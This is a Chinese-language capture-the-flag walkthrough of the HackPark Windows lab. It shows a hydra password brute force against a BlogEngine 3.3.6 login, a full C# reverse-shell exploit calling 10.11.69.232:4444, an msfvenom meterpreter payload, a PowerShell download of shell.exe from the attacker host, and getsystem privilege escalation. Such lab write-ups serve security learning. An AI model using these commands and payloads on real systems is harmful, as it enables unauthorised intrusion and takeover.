Thm-Hackpark
机器名称
HackPark
系统
windows
状态
攻击性路径
信息
第一次打开源框架 主要是一个口令爆破 最后才是rce 的Blogengine 3.3.6 后三种提权方式 一种是msf 之后是服务提权和rdp 原生的shell
信息收集
确定端口
Not shown: 998 filtered portsPORT
STATE SERVICE80/tcp   open  http3389/tcp open  ms-wbt-serverMAC Address: 02:E8:E8:78:7F:53 (Unknown)
目前使用默认扫描扫出来了两个端口 因此此时需要全端口扫一遍
还是觉得太少了
详细扫描一下80和3389
80/tcp   open  http
Microsoft IIS httpd 8.53389/tcp open  ms-wbt-server?| ssl-cert: Subject: commonName=hackpark| Not valid before: 2024-05-19T12:37:18|_Not valid after:  2024-11-18T12:37:181 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port3389-TCP:V=7.93%I=7%D=5/20%Time=664B470A%P=x86_64-pc-linux-gnu%r(TeSF:rminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\x0f\x08\0\x0SF:2\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: WAP|phoneRunning: Linux 2.4.X|2.6.X, Sony Ericsson embeddedOS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivazOS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phoneService Info: OS: Windows; CPE: cpe:/o:microsoft:windows## 根据提供的信息,设备类型可能是无线接入点(WAP)或运行Linux 2.4.X或2.6.X的手机,可能带有索尼爱立信的嵌入式技术。具体的操作系统详细信息表明它可能运行着带有Linux 2.4.20或2.6.22的番茄固件,或者是索尼爱立信U8i Vivaz手机。此外,服务信息表明操作系统可能是WindowsTRACEROUTE (using port 3389/tcp)HOP RTT
ADDRESS1   ... 30
分析一波
首先至少知道了
web服务器Microsoft IIS httpd 8.5 并且可以确定了 基本os 就是windows
*分析 3389
根据提供的信息,端口3389/tcp是开放的,可能是运行着ms-wbt-server服务。此外,SSL证书的主题为commonName=hackpark,证书的有效期从2024年5月19日至2024年11月18日。另外,扫描结果显示有一个未识别的服务,但提供了一些指纹信息。指纹信息中包含了关于端口3389的TCP服务的一些特征数据。其中包括了一些十六进制编码的数据,可能用于识别服务或版本信息。
总的来说,这些信息表明设备上可能正在运行一个ms-wbt-server服务,并且具有关于SSL证书和端口特征的一些详细信息。
3389端口
磨一下web
信息收集一波
web信息收集边缘资产收集
扫一遍目录
[19:11:25] Starting:
[19:11:28] 403 -  312B  - /%2e%2e//google.com
[19:11:29] 403 -  312B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[19:11:46] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[19:11:51] 301 -  152B  - /account  ->  http://10.10.186.107/account/
[19:11:51] 403 -
1KB - /account/
[19:11:51] 200 -
4KB - /account/login.aspx
[19:11:57] 302 -  173B  - /ADMIN  ->  http://10.10.186.107/Account/login.aspx?ReturnURL=/ADMIN[19:11:57] 302 -  173B  - /admin  ->  http://10.10.186.107/Account/login.aspx?ReturnURL=/admin[19:11:57] 302 -  173B  - /Admin  ->  http://10.10.186.107/Account/login.aspx?ReturnURL=/Admin[19:11:59] 302 -  174B  - /Admin/  ->  http://10.10.186.107/Account/login.aspx?ReturnURL=/Admin/[19:11:59] 302 -  174B  - /admin/  ->  http://10.10.186.107/Account/login.aspx?ReturnURL=/admin/[19:12:01] 302 -  179B  - /admin/index  ->  http://10.10.186.107/Account/login.aspx?ReturnURL=/admin/index[19:12:29] 200 -
8KB - /archive
[19:12:29] 301 -  158B  - /aspnet_client  ->  http://10.10.186.107/aspnet_client/[19:12:29] 200 -
8KB - /archiver
[19:12:29] 200 -
8KB - /archives
[19:12:29] 200 -
8KB - /archive.aspx
[19:12:30] 403 -
1KB - /aspnet_client/
[19:12:40] 403 -  312B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[19:12:47] 403 -
1KB - /content/
[19:12:47] 301 -  152B  - /content  ->  http://10.10.186.107/content/
[19:12:50] 200 -   13KB - /contact
[19:12:50] 200 -   13KB - /contact_us
[19:12:50] 200 -   13KB - /contactus
[19:12:50] 200 -   13KB - /contacts[19:12:50] 200 -   13KB - /contact.aspx
[19:12:50] 403 -
1KB - /custom/
[19:12:58] 200 -
7KB - /error.aspx
[19:13:01] 301 -  150B  - /fonts  ->  http://10.10.186.107/fonts/
[19:13:28] 302 -  138B  - /page.aspx  ->  http://10.10.186.107/
[19:13:42] 200 -  303B  - /robots.txt
[19:13:43] 403 -
1KB - /scripts/
[19:13:43] 301 -  152B  - /scripts  ->  http://10.10.186.107/scripts/
[19:13:44] 200 -
8KB - /Search
[19:13:44] 200 -
8KB - /search_admin[19:13:44] 200 -
8KB - /search
[19:13:44] 200 -
8KB - /search.aspx[19:13:46] 302 -  175B  - /setup  ->  http://10.10.186.107/Account/login.aspx?ReturnUrl=%2fsetup[19:13:46] 302 -  178B  - /setup/  ->  http://10.10.186.107/Account/login.aspx?ReturnUrl=%2fsetup%2f[19:14:00] 200 -
8KB - /Trace.axd
敏感文件泄露可以看到一些
robots.txt
User-agent: *Disallow: /Account/*.*Disallow: /searchDisallow: /search.aspxDisallow: /error404.aspxDisallow: /archiveDisallow: /archive.aspx
#Remove the '#' character below and replace example.com with your own website address.#sitemap: http://example.com/sitemap.axd # WebMatrix 1.0
翻了一圈其实没啥东西 看到 ammin 之后的登录框 可以看到
其实有很多思路 但是我们 最开始想到的绝对是弱口令
同时可以看到 源代码有一些框架版本的泄露
</form><!--- BlogEngine 3.3.6.0 --></body></html>
但是 没默认密码
组件 框架识别
http://10.10.16.159 [200 OK] ASP_NET, Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/8.5], IP[10.10.16.159], JQuery[1.9.1], Meta-Author[My name], Microsoft-IIS[8.5], OpenSearch[http://10.10.16.159/opensearch.axd], Script[application/ld+json,text/javascript], Title[hackpark | hackpark amusements][Title element contains newline(s)!], UncommonHeaders[content-style-type,content-script-type], X-Powered-By[ASP.NET], X-UA-Compatible[IE=edge]- 网站地址:[http://10.10.16.159](http://10.10.16.159/)- HTTP 状态码:200 OK(表示请求成功)- 使用的技术和框架:[ASP.NET](http://asp.net/)、Bootstrap、HTML5、JQuery- 服务器信息:Microsoft-IIS/8.5- IP 地址:10.10.16.159 IP地址:10.10.16.159- 页面标题:hackpark | hackpark amusements
页面标题:hackpark |哈克公园娱乐- 其他信息:包括元数据作者、脚本类型、支持的搜索引擎、X-Powered-By 等
爆破
登录框
[[弱口令爆破#]]
用hydra爆破
选admin 之后字典使用 随便一个 爆破
其实这一点感觉还是比较 不熟悉还是看了wp 之后看到了hydra命令但感觉仿佛用bp更方便一些
但是可以看一看这个
我们使用hydra时候必须注意 加上post包
__VIEWSTATE和__EVENTVALIDATION: 这两个字段是 ASP.NET Web Forms 页面中的隐藏字段,用于在页面间保持状态和验证事件。它们的值在每次页面加载时都会变化,并且需要在提交表单时包含正确的值,以确保请求的有效性。ctl00$MainContent$LoginUser$UserName=admin和ctl00$MainContent$LoginUser$Password=121: 这是用户名和密码字段的值。在这个例子中,用户名是 “admin”,密码是 “121”。ctl00$MainContent$LoginUser$RememberMe=on: 这个字段表示用户是否选择了“记住我”的选项,它是一个复选框的状态,如果用户选择了记住登录状态,则这个字段的值为 “on”。ctl00$MainContent$LoginUser$LoginButton=登录: 这个字段表示用户点击了登录按钮。在这个例子中,提交表单的动作是登录。
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f 10.10.186.107 http-post-form "/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=NLKCSSa7rclV2%2FJ8EyOkXyn8wneHvwl7dQJm%2F5k0xg14vnrZRR3yYw7300%2FzewSpnKP2BOnx7sIz9YoC7D3eJgxOyPHT3V1yiz8yGJY%2FGkZPGaObOQ8LHHVf5YRUG8vBeAasf8yiMd32SHbczLB0FS5RTLIz%2F7%2FNSX4%2BrBnX0AfLeE4D&__EVENTVALIDATION=Y6aNHuq3ES6mIVhBQu%2Bb7pxm%2Ba%2BIhRRarD55U7J%2F3Vw%2FX0DZ%2BZ%2FRgFI9uJ0350ETBwlg3e8iJ7AUO%2BfXV8DyBt7xudkbAB4R59COT5wR1cdL4ZaS12R08VjEUwaEzsnxPAtyiRokKrfHYC4fUoFSNKpe2vuqrtu2bycn4Q6U3pS2SkZM&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=%E7%99%BB%E5%BD%95:Login failed
得到结果
[80][http-post-form] host: 10.10.186.107 login: admin password: 1qaz2wsx
Get-shell
进入后台
但是 我们目前可以确定的是
框架版本和编号
这是个框架
[[BlogEngine 3.3.6#远程命令执行#]]

但是msf 里面没有集成 则我们 只能自己找了
不过直接去ex找就可以
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %><%@ Import Namespace="BlogEngine.Core" %><script runat="server">	static System.IO.StreamWriter streamWriter;
protected override
void OnLoad(EventArgs e) {
base.OnLoad(e);	using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.11.69.232", 4444)) {		using(System.IO.Stream stream = client.GetStream()) {			using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {				streamWriter = new System.IO.StreamWriter(stream);										StringBuilder strInput = new StringBuilder();				System.Diagnostics.Process p = new System.Diagnostics.Process();				p.StartInfo.FileName = "cmd.exe";				p.StartInfo.CreateNoWindow = true;				p.StartInfo.UseShellExecute = false;				p.StartInfo.RedirectStandardOutput = true;				p.StartInfo.RedirectStandardInput = true;				p.StartInfo.RedirectStandardError = true;				p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);				p.Start();				p.BeginOutputReadLine();				while(true) {					strInput.Append(rdr.ReadLine());					p.StandardInput.WriteLine(strInput);					strInput.Remove(0, strInput.Length);				}			}		}
    }
}
private static
void CmdOutputDataHandler(object sendingProcess, System.Diagnostics.DataReceivedEventArgs outLine) {   	StringBuilder strOutput = new StringBuilder();

if (!String.IsNullOrEmpty(outLine.Data)) {
        try {
    strOutput.Append(outLine.Data);
    streamWriter.WriteLine(strOutput);
    streamWriter.Flush();
} catch (Exception err) { }
}
}
</script><asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolder>
根据exp的指示找到编辑器页面
之后上传 PostView.ascx
再访问就可以执行了
exp中指定了访问的目录可以看到
nc -nvlp 4444 监听

权限维持
windows机器
meterpreter
### 生成exe msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=IP LPORT=PORT -f exe -o shell-name.exe
***架设http服务 是的目标靶机可以获取 响应的exe 文件
运行payload
下载:powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.11.69.232/shell.exe','shell.exe')"之后直接下载但是要保证一直在运行才能 获得持续的 shell运行就可以得到一个meterpreter 哦对还要打开 msf 的handler 进行一个监听

注意 这一点 监听的端口一定要设置正确 我转meterpreter 的时候监听设置成4444了跟我的
开始的监听冲突了
Post
msf后渗透模块
msf后渗透提权提权
是我高看了这个靶场了 很简单 直接getsystem 得到system权限
非getsystem
根据靶场的提示可以看到 应该是一个服务提权
那么我们直接就上winpeas
扫一下
upload /home/tom/get_power/windows/winPEASx86.exe /Windows/Temp/winpeas.exe[*] Uploading : /home/tom/get_power/windows/winPEASx86.exe -> /Windows/Temp/winpeas.exe
可以看到 服务
rdp 原生shell
可以看到rdp